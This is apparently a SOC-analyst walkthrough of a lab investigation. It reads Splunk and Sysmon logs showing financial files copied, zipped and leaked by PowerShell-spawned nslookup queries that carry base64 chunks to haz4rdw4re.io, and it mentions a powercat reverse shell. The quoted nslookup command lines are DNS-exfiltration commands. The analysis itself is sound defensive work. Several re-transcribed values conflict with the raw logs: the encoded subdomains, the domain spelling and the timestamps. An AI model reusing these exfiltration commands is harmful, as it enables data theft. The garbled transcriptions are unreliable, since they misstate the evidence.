
Using Splunk SIEM log query, we can see they transferred 2 files to folder the attacker created at path \Users\michael_ascot\downloads\exfiltration.

InvestorPresentation2023.pptx and ClientPortfolioSummary.xlsx:



```
>   5/30/25            { [-]
    9:17:18.149 PM        datasource: sysmon
                          event.action: File created (rule: FileCreate)
                          event.code: 11
                          file.path: C:\Users\michael.ascot\Downloads\exfiltration\ClientPortfolioSummary.xlsx
                          host.name: win-3450
                          process.name: Robocopy.exe
                          process.pid: 8356
                          timestamp: 05/30/2025 22:17:18.149
                       }
                       Show as raw text
                       host = 10.10.9.45:8989   source = eventcollector   sourcetype = _json

>   5/30/25            { [-]
    9:17:18.149 PM        datasource: sysmon
                          event.action: File created (rule: FileCreate)
                          event.code: 11
                          file.path: C:\Users\michael.ascot\Downloads\exfiltration\InvestorPresentation2023.pptx
                          host.name: win-3450
                          process.name: Robocopy.exe
                          process.pid: 8356
                          timestamp: 05/30/2025 22:17:18.149
                       }
                       Show as raw text
                       host = 10.10.9.45:8989   source = eventcollector   sourcetype = _json
```

The next alert disconnects the local drive “Z:\", likely after copying the files to the path “C:\Users\michael_ascot\downloads\exfiltration”.




1025	Network drive disconnected from a local drive	Medium	Execution	May 27th 2025 at 15

Description:	A network drive was disconnected from a local drive. Normally, this is no malicious.
datasource:	sysmon
timestamp:	05/27/2025 15:43:11.263
event.code:	1
host.name:	win-3450
process.name:	net.exe
process.pid:	8004
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\net.exe" use Z: /delete
process.working_directory:	C:\Users\michael.ascot\downloads\
event.action:	Process Create (rule: ProcessCreate)

Description: A network drive was disconnected from a local drive. Normally, this is not a cause for concern or considered malicious.

- **Data Source**: Sysmon
- **Event Timestamp**: 05/27/2025 15:43:11.263
- **Event Code**: 1 (Process creation event)
- **Host Name**: win-3450
- **Process Name**: net.exe
- **Process PID**: 8004
- **Process Parent PID**: 3728
- **Process Parent Name**: powershell.exe
- **Process Command Line**: C:\Windows\system32\net.exe use Z: /delete
- **Process Working Directory**: C:\Users\michael_ascot\downloads\
- **Event Action**: Process Create (rule: ProcessCreate)



```
>  5/30/25          { [-]
   9:17:47.149 PM      datasource: sysmon
                       event.action: File created (rule: FileCreate)
                       event.code: 11
                       file.path: C:\Users\michael.ascot\Downloads\exfiltration\exfilt8me.zip
                       host.name: win-3450
                       process.name: powershell.exe
                       process.pid: 3728
                       timestamp: 05/30/2025 22:17:47.149
                    }
                    Show as raw text
                    host = 10.10.9.45:8989   source = eventcollector   sourcetype = _json

>  5/30/25          { [-]
   9:17:29.149 PM      datasource: sysmon
                       event.action: Process Create (rule: ProcessCreate)
                       event.code: 1
                       host.name: win-3450
                       process.command_line: "C:\Windows\system32\net.exe" use Z: /delete
                       process.name: net.exe
                       process.parent.name: powershell.exe
                       process.parent.pid: 3728
                       process.pid: 8004
                       process.working_directory: C:\Users\michael.ascot\downloads\
                       timestamp: 05/30/2025 22:17:29.149
                    }
                    Show as raw text
                    host = 10.10.9.45:8989   source = eventcollector   sourcetype = _json
```

In Splunk log search for the log, the exfiltrated files in \Downloads\exfiltration was compressed into a .zip file named ”exfilt8me.zip”.


Likely Scenario:

1. The attacker, after compromising machine “win-3450” with a reverse shell (via powercat), mapped \\FILESRV-01\SSF-FinanciaRecords to Z: to access the financial records.

2. After accessing or exfiltrating the data to desired path, the attacker disconnected the mapped drive (Z:) using net.exe use Z: /delete to likely cover their tracks.


3. Both actions were executed via PowerShell, consistent with the reverse shell’s timing and control mechanism.

Group the 3 related alerts related to network drive and file copy into assigned alerts and report together are true positive as they are closely related.




- Suspicious activity was confirmed on host **win-3450** under user **michael.ascot**.
- A network share (**Z:**) was mapped via **PowerShell**, and files were copied using **Robocopy.exe** to path "C:\Users\michael_ascot\downloads\exfiltration"
- The drive was then disconnected.
- All alerts were validated as true positives.

Close alerts as true positives.



ID	Alert rule	Severity	Type
1034	Suspicious Parent Child Relationship	High	Process
1033	Suspicious Parent Child Relationship	High	Process
1032	Suspicious Parent Child Relationship	High	Process
1031	Suspicious Parent Child Relationship	High	Process
1030	Suspicious Parent Child Relationship	High	Process
1029	Suspicious Parent Child Relationship	High	Process
1028	Suspicious Parent Child Relationship	High	Process
1027	Suspicious Parent Child Relationship	High	Process

Following the network drive scheme, several suspicious parent child relationship alerts were triggered.



1027	Suspicious Parent Child Relationship	High	Process	May 27th 2025 at 15:45

Description:	A suspicious process with an uncommon parent-child relationship was detected in your envi
datasource:	sysmon
timestamp:	05/27/2025 15:43:58.263
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	5520
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLIfVU3cDIgAAAI.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)

Description: A suspicious process with an uncommon parent-child relationship was detected in your environment.


- **Data Source**: Sysmon
- **Event Timestamp**: 05/27/2025 15:43:58.263
- **Event Code**: 1 (Process creation event)

- **Host Name**: win-3450
- **Process Name**: nslookup.exe
- **Process PID**: 5520
- **Process Parent PID**: 3728
- **Process Parent Name**: powershell.exe
- **Process Command Line**: "C:\Windows\system32\nslookup.exe" "UESDBQAAAAIANIgLIfVU3cDIgAAAA.haz4rdw4re.io"
- **Process Working Directory**: C:\Users\michael_ascot\downloads\exfiltration\
- **Event Action**: Process Create (rule: ProcessCreate)

From the alert descriptions, powershell.exe were used to spawn nslookup.exe to query a suspicious subdomain “UESDBQAAAAIANIgLIfVU3cDIgAAAA” under the domain (haz4rsw4re.io). The event occurred on host win-3450 with the process running from a directory named "\exfiltration" where we know the compressed .zip file of compromised company files are located, suggesting potential data exfiltration of bits of data through DNS.

In Splunk SIEM:

datasource=sysmon host.name="win-3450" process.name="nslookup.exe"




```
datasource=sysmon host.name="win-3450" process.name="nslookup.exe"
```

Server error

10 of 30 events matched

With 10 events found related to the process nslookup.exe.



```
5/27/25
2:45:41.064 PM
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\nslookup.exe" VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io
   process.name: nslookup.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3728
   process.pid: 3700
   process.working_directory: C:\Users\michael.ascot\downloads\
   timestamp: 05/27/2025 15:45:41.064
}
Show as raw text
host = 10.10.229.229:8989   source = eventcollector   sourcetype = _json
```

```
5/27/25
2:45:41.064 PM
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io
   process.name: nslookup.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3728
   process.pid: 3648
   process.working_directory: C:\Users\michael.ascot\downloads\
   timestamp: 05/27/2025 15:45:41.064
}
Show as raw text
host = 10.10.229.229:8989   source = eventcollector   sourcetype = _json
```

Event 1 (5/27/25, 2:45:41.064 PM)

- **Data Source**: Sysmon
- **Event Action**: Process Create (rule: ProcessCreate)
- **Event Code**: 1
- **Host Name**: win-3450
- **Process Command Line**: "C:\Windows\system32\nslookup.exe" "VENEz0OTg0NYYZJA1ONE.haz4rdw4re.io"
- **Process Name**: nslookup.exe
- **Process Parent Name**: powershell.exe
- **Process Parent PID**: 3728
- **Process PID**: 3700
- **Process Working Directory**: C:\Users\michael_ascot\downloads\
- **Timestamp**: 05/27/2025 15:45:41.064

Event 2 (5/27/25, 2:45:41.064 PM)

- **Data Source**: Sysmon

- **Event Action**: Process Create (rule: ProcessCreate)
- **Event Code**: 1
- **Host Name**: win-3450
- **Process Command Line**: "C:\Windows\system32\nslookup.exe" "RNYjeG2HYTNY2T1Q=.haz4rdw4re.io"
- **Process Name**: nslookup.exe
- **Process Parent Name**: powershell.exe
- **Process Parent PID**: 3728
- **Process PID**: 3648
- **Process Working Directory**: C:\Users\michael_ascot\downloads\
- **Timestamp**: 05/27/2025 15:45:41.064

Both commands execute nslookup.exe, a Windows utility for querying DNS records, to resolve the domains VENEz0OTg0NYYZJA1ONE.haz4rdw4re.io and RNYjeG2HYTNY2T1Q=.haz4rdw4re.io.

    - These commands are part of the same attack sequence as seen in previous alerts (1027–1030). The attacker, who has already compromised win-3450 via a reverse shell (using powercat to connect to 2.tcp.ngrok.io), is using DNS tunneling to exfiltrate data.
    - The attacker previously copied financial records from \\FILESRV-01\SSF-FinanciaRecords to C:\Users\michael_ascot\downloads\exfiltration\ (Alert 1024). The nslookup queries are being used to encode and transmit this stolen data to the attacker's server (haz4rdw4re.io).

The subdomains "VENEz0OTg0NYYZJA1ONE and RNYjeG2HYTNY2T1Q=" are likely encoded data. Base64? Attackers use DNS queries to exfiltrate data by encoding it into subdomains, as DNS traffic is often not closely monitored. Which sends that subdomain portion (the part before .haz4rdw4re.io) to the attacker's DNS server, thereby leaking data one piece at a time.

